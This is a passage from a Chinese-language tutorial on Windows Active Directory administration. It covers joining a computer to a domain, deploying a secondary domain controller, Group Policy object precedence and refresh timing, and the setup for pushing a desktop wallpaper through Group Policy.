 创建于: zwxia.cn/财务部

密码(P):

确认密码(C):

☐ 用户下次登录时须更改密码(M)

☒ 用户不能更改密码(S)

☒ 密码永不过期(W)

☐ 帐户已禁用(O)

< 上一步(B) 下一步(N) > 取消


(2.3) 计算机加域

部署前的准备


操作系统: Windows10 专业版

网络配置: DNS建议修改为域控服务器的IP地址


右键我的电脑---->属性




主页中选择重命名这台电脑




在计算机名中选择更改




选择隶属于域，并填写域控服务器创建的域（林）名称



输入域管理员的用户名和密码就可以成功加入域了



加入域后，需要重启



(2.4) 主副域控服务器部署

背景：域主机的账号、服务认证都需要域控服务器（KDC）进行授权，如果域控服务器宕机了，那么将会导致整个域环境中的计算机服务无法正常使用。针对此情况，我们需要在部署一个副域控服务器，它将会在主域控服务器宕机时，继续为域中的计算机提供授权服务

部署前的准备


操作系统：Windows 2012 R2 数据中心GUI

网络配置:

- 1、IP需要为静态IP地址
- 2、DNS建议修改为主域控服务器IP

如果你的副域控服务器是克隆的


- 如果你副域控服务器是克隆来的，由于每个服务器都有唯一SID，克隆会导致SID冲突导致无法部署成功，你需要在开始--->运行--->Sysprep.exe 勾选通用选项，来解决SID冲突




将副域控服务器添加到域中

(略)

在副域控服务器上安装AD DS域控服务，安装步骤和主域控服务器一样，只有在部署配置的时候有两步不一样，分别为：不要添加新林，而是将域控制器添加到现有域，如下图：



以及其他选项时，选择从主域名服务器同步数据过来，如下图：



最后我们可以关闭主域控服务器，来验证副域控服务器的能否接管主域控服务器的授权服务

问题：如果主域控服务器和副域控服务器都宕机了，那么域主机还能正常登录吗？

答：试试Klist

三、域控中的域策略讲解

(3.1) 组策略对象GPO

3.1.1 基本概念

我们在介绍域控时候，有说域控就是批量的去管理计算机账号和策略。管理计算机账号我们在之前主机加域的时候就演示过了，即创建组织单位、然后创建账号给加域的主机使用。

而域的组策略对象GPO（Group Policy Object）作用就是用来批量对域计算机策略进行管理

GPO包含了许多的策略功能，比如 账号策略、审计策略、软件策略、网络策略等，这些在域服务器配置完成后，可以批量作用于域主机中

3.1.2 GPO优先级

默认情况下，域控服务器上有Default Dain Policy默认域策略，作用于全局；Default Donain Controllers Policy默认域控制器策略，作用于域控服务器。除此之外，每个计算机都有一个自己的本地策略。这三者优先级情况如下：

(1)本地安全策略与默认域策略有冲突，以默认域策略优先，本地设置无效。

(2)默认域策略与默认域控制器策略冲突时，对于DC来说默认域控制器策略优先，域安全策略无效。

3.1.3 GPO生效时间

域控下的主机节点会在以下情况下，更新GPO策略

- 本地安全策略有变动时;
- 本地计算机重启时;
- 域控服务器（DC）每5分钟自动应用;
- 不是域控服务器（DC）每隔90-120分钟会自动应用;
- 所有计算机每隔16小时强制应用，即使无更改。
- 手动应用域策略:gpupdate或gpupdate /force

四、域控管理操作

前置条件


域控服务器，开启了网络发现

- 你需要确保Function Discovery Provider Host和Function Discovery Resource Publication这两个服务已经启动
- 在网络中启动网络发现

域控服务器共享了文件，以便域主机能访问


- 共享文件夹中可以设置everyone可以访问

建议在组织单位中单独新建GPO




(4.1) 简单操作：统一壁纸

域控服务器共享了壁纸所在目录

